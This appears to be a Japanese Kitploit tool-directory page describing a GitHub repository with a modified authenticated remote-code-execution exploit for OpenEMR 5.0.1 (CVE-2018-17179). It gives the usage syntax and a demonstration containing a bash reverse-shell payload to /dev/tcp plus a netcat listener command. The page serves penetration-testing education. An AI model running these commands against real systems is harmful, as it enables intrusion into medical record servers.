
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/cyberquestor-infosec/cve-2018-17179-openemr
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育
GitHubcyberquestor-infosec/cve-2018-17179-openemr

CVE-2018-17179-OpenEMR

OpenEMR 5.0.1(CVE-2018-17179)向け認証されたリモートコード実行エクスプロイト。カスタマイズ可能なコマンドペイロードとリバースシェルサポートを備え、教育目的の侵入テストに対応。

共有
リポジトリを見る
1201年前未レビュー

CVE-2018-17179-OpenEMR

⚠️ 免責事項
このリポジトリは教育および研究目的のみを厳密に意図しています。
ここに提供される情報とコードは管理された環境(プライベートラボマシンなど)でのみ使用できます。

自分が所有していない、または明示的なテスト許可がないシステムに対してこのコードを無断で使用することは違法かつ非倫理的です。
著者は誤用や損害について一切の責任を負いません。


🔍 脆弱性について

CVE-2018-17179 は、広く使われているオープンソースの電子カルテおよび診療管理ソフトウェア OpenEMR に影響を与えます。
rest_routes.php エンドポイントの認証メカニズムに欠陥があり、認証済みユーザーがサーバー上で任意のコマンドを実行できます。

これにより、Web サーバーユーザーの権限で リモートコード実行 (RCE) が可能になります。

  • 脆弱性タイプ: 認証済みリモートコード実行
  • 影響を受けるコンポーネント: interface/main/main_screen.php(rest_routes.php 経由)
  • 認証が必要: ✅ はい
  • 深刻度: 重大
  • CVSS スコア: 9.8 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

🧾 参考文献

  • Exploit-DB エントリ – 45161
  • OpenEMR GitHub リポジトリ
  • CVE Details – CVE-2018-17179
  • NVD CVE レポート

🛠 エクスプロイト概要

このリポジトリは、Exploit-DB の公開エクスプロイトを修正したバージョンを提供します。

  • エクスプロイトタイトル: OpenEMR 5.0.1 – Authenticated RCE
  • ExploitDB ID: 45161
  • 言語: Python 2
  • 認証が必要: はい

このカスタマイズされたエクスプロイトでは:

  • コマンドペイロードを直接指定できます(例: リバースシェル)。
  • 柔軟性のためにクリーンな CLI 実行が可能です。
  • 元のエクスプロイトから、セッションクッキー生成やコマンドインジェクションロジックなどの機密フィールドが保持されています。

💥 デモンストレーション


🔐 ログインページ

ローカルテスト用の OpenEMR ログインパネルを対象にしました:

ログインページ


📂 エクスプロイトの使用方法

使用方法: python2 exploit.py <target_url> -u -p -c

例: python2 exploit.py http:///openemr -u admin -p secretpass -c 'id'


- Python 2 がインストールされていることを確認してください。
- ユーザーは脆弱な `rest_routes.php` エンドポイントにアクセスできる必要があります。


エクスプロイトの実行

修正したエクスプロイトスクリプトを bash リバースシェルペイロードで実行しました:

python2 exploit.py http://<target>/openemr -u <username> -p <password> -c 'bash -i >& /dev/tcp/<your-ip>/4444 0>&1'

エクスプロイトの出力

ステップ 3 – リバースシェルの取得

ポート 4444 の Netcat リスナーがリバースシェルを正常に受信しました:

nc -nvlp 4444

エクスプロイトの出力

📖 Medium ブログ

詳細なウォークスルーと理論については、私の Medium 記事をご覧ください:
👉 Medium でブログを読む

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    435
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    260

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →